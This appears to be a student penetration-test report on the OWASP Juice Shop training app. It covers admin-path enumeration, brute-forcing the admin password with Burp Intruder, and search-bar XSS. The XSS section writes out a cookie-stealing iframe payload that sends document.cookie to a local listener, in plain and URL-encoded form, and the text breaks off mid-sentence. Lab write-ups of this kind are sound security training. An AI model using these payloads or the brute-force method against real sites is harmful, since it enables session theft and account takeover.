OWASP Juice Shop Penetration Testing

in these test it can be mix between (Grey-Box test)because we didn`t know anything except admin email .

Purpose:

he purpose of this penetration test is to identify and exploit vulnerabilities in the OWASP Juice Shop application to assess its security posture and demonstrate potential risks.

Key Findings:

- Discovered critical vulnerabilities such as exposed admin paths, weak password policies, and cross-site scripting (XSS).
- Exploited vulnerabilities could lead to unauthorized access, data theft, and potential compromise of user accounts and application integrity.

Scope:

- Websites: OWASP Juice Shop application.
- Applications: Web interface for both users and administrators.
- Grey-box testing: Limited knowledge of the application and access to a user account for testing.

Tools Used:

- Burp Suite
- Browser Developer Tools
- kali terminal (python3 , docker,Dirbuster)

Vulnerability Findings.

1. Enumeration to Find Admin Path


Description:
Attackers can manually browse and guess URL paths to discover sensitive admin

functionalities. The application lacks mechanisms to obscure or restrict access to these paths.


Risk and Impact:
Unauthorized discovery of admin pages enables attackers to target login credentials or perform brute-force attacks.

Evidence:

We use first dirbuster inside kali to get some hidden path and there is the result




here we see that if works but it didn`t get any admin path so we use Browser Developer Tools to navigate the JS scripts that are shown



in Browser Developer Tools we select debugger and search key word(path)

here we show all of avliable path one from them was administration

we will use it



and it show all registered users account that wasn`t access to see it

Recommendations

- Implement proper input validation and sanitization to mitigate XSS.
- Enforce rate-limiting and account lockout mechanisms to prevent brute-force attacks.
- Hide sensitive paths using proper security (FIREWALL) measures such as authentication and authorization controls.


2. Brute Force on Admin Credentials

Description:
Using Hydra with a valid email (admin@juice-sh.op), the attacker successfully brute-forced the admin password due to a lack of account lockout or rate-limiting.


Risk and Impact:
Full admin access allows the attacker to manipulate application data, compromise user accounts, and control the system.

Evidence:


in these attack we use burp suite




here we open the tool and will navigate to the target link




Here we will put the given email and put any password to send Post form to server to start attack and crack the password



here we see the request and it show the email , password that we put it we will sent these script in intrunder to start the attack



Here we will target the password field only to try the password text that we sent it to the tool



and here we see that he try 5 password 4 sent HTTP status code **401** stands for **"Unauthorized"**.

and only get 200 that mean it was the correct password

Recommendations:


- Enforce rate-limiting and account lockouts after multiple failed login attempts.
- Use multi-factor authentication (MFA) for admin accounts.

3. XSS in Product Search


Description:
Inputting malicious JavaScript in the product search bar leads to execution of the script in the browser of any user who views the page.

Risk and Impact:
Attackers can execute arbitrary scripts to steal session cookies, perform phishing, or redirect users to malicious sites.

Evidence:




Here when we find search bar we conclude that it can have an vulnerabilities so we will inject simple script to see (<iframe src="javascript:alert(`xss`)">)



and here we see it work and the search bar has the script inside it so lets use these vulnerabilities

we will make an more complex script (<iframe src="javascript:alert('I got you!'); fetch('http://localhost:8080/cookie?data=' + document.cookie)"></iframe>)

and inject it to see the url



after we inject the script into search we will get the url code (%3Ciframe%20src%3D%22javascript:alert('I%20got%20you!');%20fetch('http:%2F%2Flocalhost:8080%2Fcookie%3Fdata%3D'%20%2B%20document.cookie)%22%3E%3C%2Fiframe%3E)

these script until now steal the session ID but we want to store it inside kali


we will use

html script inside text file (in the video called log)


the log text is used to steal the 